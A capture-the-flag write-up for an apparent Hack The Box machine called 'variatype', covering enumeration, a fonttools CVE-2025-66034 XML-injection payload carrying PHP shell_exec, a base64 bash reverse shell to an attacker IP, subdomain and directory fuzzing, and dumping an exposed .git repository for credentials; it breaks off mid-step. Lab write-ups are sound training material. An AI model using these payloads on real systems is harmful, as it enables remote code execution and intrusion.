This is variatype writeup by Jiseok Song


nmap

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 e0:b2:eb:88:e3:6a:dd:4c:db:c1:38:65:46:b5:3a:1e (ECDSA)
|_  256 ee:d2:bb:81:4d:a2:8f:df:1c:50:bc:e1:0e:0a:d1:22 (ED25519)
80/tcp open  http    syn-ack ttl 63 nginx 1.22.1
|_http-server-header: nginx/1.22.1
|_http-title: Did not follow redirect to http://variatype.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Add variatype.htb to /etc/hosts

Web Enumeration


Visit variatype.htb




404 shows it's flask



Services tab mentions fonttools.




I can upload files in tools tab




It requires .designspace file. As they mentioned fonttools above, let's look for cves.

CVE-2025-66034 poc(https://github.com/fonttools/fonttools/security/advisories/GHSA-768j-98cg-p3fv) shows RCE vulnerability.



As it explains, first copy setup.py and run it to create .ttf files



Save malicious2.designspace(malicious.designspace can be ignored)

5. After validating that we can provide arbitrary write to any location, we can also validate that we can control sections of content as well demonstrated with the below payload.

`malicious2.designspace`

```
<?xml version='1.0' encoding='UTF-8'?>
<designspace format="5.0">
    <axes>
        <!-- XML injection occurs in labelname elements with CDATA sections -->
        <axis tag="wght" name="Weight" minimum="100" maximum="900" default="400">
            <labelname xml:lang="en"><![CDATA[<?php echo shell_exec("/usr/bin/touch /tmp/MEOW123");?>]]]><![CDATA[>
            <labelname xml:lang="fr">MEOW2</labelname>
        </axis>
    </axes>
    <axis tag="wght" name="Weight" minimum="100" maximum="900" default="400"/>
    <sources>
        <source filename="source-light.ttf" name="Light">
            <location>
                <dimension name="Weight" xvalue="100"/>
            </location>
        </source>
        <source filename="source-regular.ttf" name="Regular">
            <location>
                <dimension name="Weight" xvalue="400"/>
            </location>
        </source>
    </sources>
    <variable-fonts>
        <variable-font name="MyFont" filename="output.ttf">
            <axis-subsets>
                <axis-subset name="Weight"/>
            </axis-subsets>
        </variable-font>
    </variable-fonts>
    <instances>
        <instance name="Display Thin" familyname="MyFont" stylename="Thin">
            <location><dimension name="Weight" xvalue="100"/></location>
            <labelname xml:lang="en">Display Thin</labelname>
        </instance>
    </instances>
</designspace>
```

Put reverse shell inside shell_exec

```
┌─[parrot@parrot]─[~/Documents/variatype]
└──╼ $echo 'bash -i  >& /dev/tcp/10.10.16.59/9001 0>&1  ' | base64 -w 0;echo
YmFzaCAtaSAgPiYgL2Rldi90Y3AvMTAuMTAuMTYuNTkvOTAwMSAwPiYxICAK
```

```
1 <?xml version='1.0' encoding='UTF-8'?>$
2 <designspace format="5.0">$
3 >   <axes>$
4         <!-- XML injection occurs in labelname elements with CDATA sections -->$
5 >       <axis tag="wght" name="Weight" minimum="100" maximum="900" default="400">$
6 >           <labelname xml:lang="en"><![CDATA[<?php echo shell_exec("echo YmFzaCAtaSAgPiYgL2Rldi90Y3AvMTAuMTAuMTYuNTkvOTAwMSAwPiYxICAK | base64 -d | bash"
  );?>]]]><![CDATA[>]]></labelname>$
7 >       </axis>$
8 >   </axes>$
```

But I don't know where the file is. Let's try fuzzing subdomains.

```
ffuf -H 'Host: FUZZ.variatype.htb' -w
/opt/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -u
http://variatype.htb -fs 169
```


```
 :: Method           : GET
 :: URL              : http://variatype.htb
 :: Wordlist         : FUZZ: /opt/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.variatype.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 169

portal                  [Status: 200, Size: 2494, Words: 445, Lines: 59, Duration: 69ms]
:: Progress: [4989/4989] :: Job [1/1] :: 1307 req/sec :: Duration: [0:00:03] :: Errors: 0 ::
```


Let's add portal.variatype.htb in /etc/hosts

```
9 10.129.244.202 variatype.htb portal.variatype.htb
```

Visit portal.variatype.htb




index.php shows the same page, so it's php website.



Let's fuzz directories here.

```
gobuster dir -u http://portal.variatype.htb -w /opt/SecLists/Discovery/Web-Content/raft-small-words.txt -x php
```



It has .git directory, so I can use git-dumper to download it.

```
# If git-dumper not installed
# uv tool install git-dumper
```

```
git-dumper http://portal.variatype.htb/.git src
```

It has only auth.php

```
┌──[parrot@parrot]─[~/Documents/variatype]
└─$cat src/auth.php
<?php
session_start();
$USERS = [];
```

But git logs show credentials

```
┌──[✗]─[parrot@parrot]─[~/Documents/variatype]
└─$cd src
┌──[parrot@parrot]─[~/Documents/variatype/src]
└─$git log
commit 753b5f5957f2020480a19bf29a0ebc80267a4a3d (HEAD -> master)
Author: Dev Team <dev@variatype.htb>
Date:   Fri Dec 5 15:59:33 2025 -0500

    fix: add gitbot user for automated validation pipeline


commit 5030e791b764cb2a50fcb3e2279fea9737444870
Author: Dev Team <dev@variatype.htb>
Date:   Fri Dec 5 15:57:57 2025 -0500

    feat: initial portal implementation
┌──[parrot@parrot]─[~/Documents/variatype/src]
└─$git show 753b
